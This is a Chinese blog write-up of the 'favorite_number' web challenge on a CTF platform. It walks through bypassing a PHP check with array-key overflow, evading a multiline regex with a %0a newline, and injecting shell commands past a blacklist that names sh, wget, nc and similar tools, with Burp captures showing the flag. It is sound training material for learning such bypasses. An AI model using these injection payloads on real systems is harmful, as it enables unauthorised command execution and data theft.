

# 攻防世界 web高手进阶区 9分题 favorite\_number

原创

思源湖的鱼 于 2020-10-29 22:39:03 发布 3155 收藏 13

分类专栏: [ctf](#) 文章标签: [网络安全](#) [攻防世界](#) [ctf](#) [web](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/weixin\\_44604541/article/details/109365511](https://blog.csdn.net/weixin_44604541/article/details/109365511)

版权

## CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

### 前言

继续ctf的旅程

开始攻防世界web高手进阶区的9分题

本文是favorite\_number的writeup

### 解题过程

进入界面

```
<?php
//php5.5.9
$stuff = $_POST["stuff"];
$array = ['admin', 'user'];
if($stuff === $array && $stuff[0] != 'admin') {
    $num= $_POST["num"];
    if (preg_match("/^\d+$/im", $num)){
        if (!preg_match("/sh|wget|nc|python|php|perl|\?|flag|}|cat|echo|\\*|\\^|\\||\\\\\\\\|'|\\\"|\\|/i", $num)){
            echo "my favorite num is:";
            system("echo ".$num);
        }else{
            echo 'Bonjour!';
        }
    }
} else {
    highlight_file(__FILE__);
}
```

[https://blog.csdn.net/weixin\\_44604541](https://blog.csdn.net/weixin_44604541)

简单的代码审计

- 首先是个判断, 既要数组强等于, 又要首元素不等
- 然后是个正则, 要求整个字符串都是数字, 大小写不敏感, 跨行检测
- 最后是个黑名单, 把常用的都排除了

这个绕过有点东西

第一个就头疼

想来想去

只能从溢出或者php5.5.9本身的漏洞去思考了

查了查


有数组的key溢出问题

参考：

- [PHP的信息安全（入侵获取\\$flag）的题目【Q2】](#)
- [PHP数组的key溢出问题](#)

于是得到payload

```
stuff[4294967296]=admin&stuff[1]=user&num=123
```



成功绕过第一个条件

然后是数字检测

查了查

跨行检测可以绕过

用换行符 `%0a`


payload如下

```
stuff[4294967296]=admin&stuff[1]=user&num=123%0als
```


这里用hackbar失败了

就不是很明白

做题时头一疼



然后尝试用burp抓包  
成功执行ls



成功绕过第二个条件

最后是命令执行  
查了查

显示有如下的办法

cat	由第一行开始显示内容，并将所有内容输出
tac	从最后一行倒序显示内容，并将所有内容输出
more	根据窗口大小，一页一页的显示文件内容
less	和more类似，但其优点可以往前翻页，而且进行可以搜索字符
head	只显示头几行
tail	只显示最后几行
nl	类似于cat -n，显示时输出行号

我们可以用tac

文件则有两个比较好用的方法

## 方法1

用inode

索引节点

先寻找flag的inode

```
stuff[4294967296]=admin&stuff[1]=user&num=123%0als -i /
```

The screenshot shows a web proxy tool interface with two panels: Request and Response.

**Request Panel:**

- Method: POST
- URL: / HTTP/1.1
- Host: 220.249.52.133:50389
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1
- Content-Type: application/x-www-form-urlencoded
- Content-Length: 55
- Body: `stuff[4294967296]=admin&stuff[1]=user&num=123%0als -i /`

**Response Panel:**

- Status: 200 OK
- Server: nginx/1.4.6 (Ubuntu)
- Date: Thu, 29 Oct 2020 14:20:09 GMT
- Content-Type: text/html
- Connection: close
- X-Powered-By: PHP/5.5.9-1ubuntu4.29
- Content-Length: 293
- Body: `my favorite num is:123  
3284127 bin  
30940644 boot  
2 dev  
20190547 etc  
20190647 flag  
30941276 home  
3284765 lib  
31071188 lib64  
31071190 media  
31071191 mnt  
31071192 opt  
1 proc  
31071194 root  
31466142 run  
31466109 sbin  
31071333 srv  
1 sys  
3284773 tmp  
3285677 usr  
3285396 var`

读取flag

```
stuff[4294967296]=admin&stuff[1]=user&num=123%0atac `find / -inum 20190647`
```

### Request

Raw Params Headers Hex

Pretty Raw ↵ Actions

```

1 POST / HTTP/1.1
2 Host: 220.249.52.133:50389
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 75
11
12 stuff[4294967296]=admin&stuff[1]=user&num=123%0atac `find / -inum
  20190647`|

```

### Response

Raw Headers Hex

Pretty Raw Render ↵ Actions

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.4.6 (Ubuntu)
3 Date: Thu, 29 Oct 2020 14:21:22 GMT
4 Content-Type: text/html
5 Connection: close
6 X-Powered-By: PHP/5.5.9-1ubuntu4.29
7 Content-Length: 68
8
9 my favorite num is:123
10 cyberpeace(6e8bfc332cadeff8ae7b4b374b6700fd)
11

```

https://blog.csdn.net/weixin\_44604541

成功得到flag

## 方法2

输出到文件里

然后执行文件

```
stuff[4294967296]=admin&stuff[1]=user&num=123%0aprintf /fla > /tmp/hello %26%26 printf g >> /tmp/hello %26%26 ta
c `tac /tmp/hello`
```

### Request

Raw Params Headers Hex

Pretty Raw ↵ Actions

```

1 POST / HTTP/1.1
2 Host: 220.249.52.133:50389
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0)
  Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 130
11
12 stuff[4294967296]=admin&stuff[1]=user&num=123%0aprintf /fla > /tmp/hello
  %26%26 printf g >> /tmp/hello %26%26 tac `tac /tmp/hello`

```

### Response

Raw Headers Hex

Pretty Raw Render ↵ Actions

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.4.6 (Ubuntu)
3 Date: Thu, 29 Oct 2020 14:23:34 GMT
4 Content-Type: text/html
5 Connection: close
6 X-Powered-By: PHP/5.5.9-1ubuntu4.29
7 Content-Length: 68
8
9 my favorite num is:123
10 cyberpeace(6e8bfc332cadeff8ae7b4b374b6700fd)
11

```

https://blog.csdn.net/weixin\_44604541

得到flag

## 结语

这题很直接

就是想办法绕过

也确实学到了新知识

知识点

- php5.5的数组key溢出
- 换行符绕过正则跨行匹配
- inode绕过正则
- 文件输出绕过正则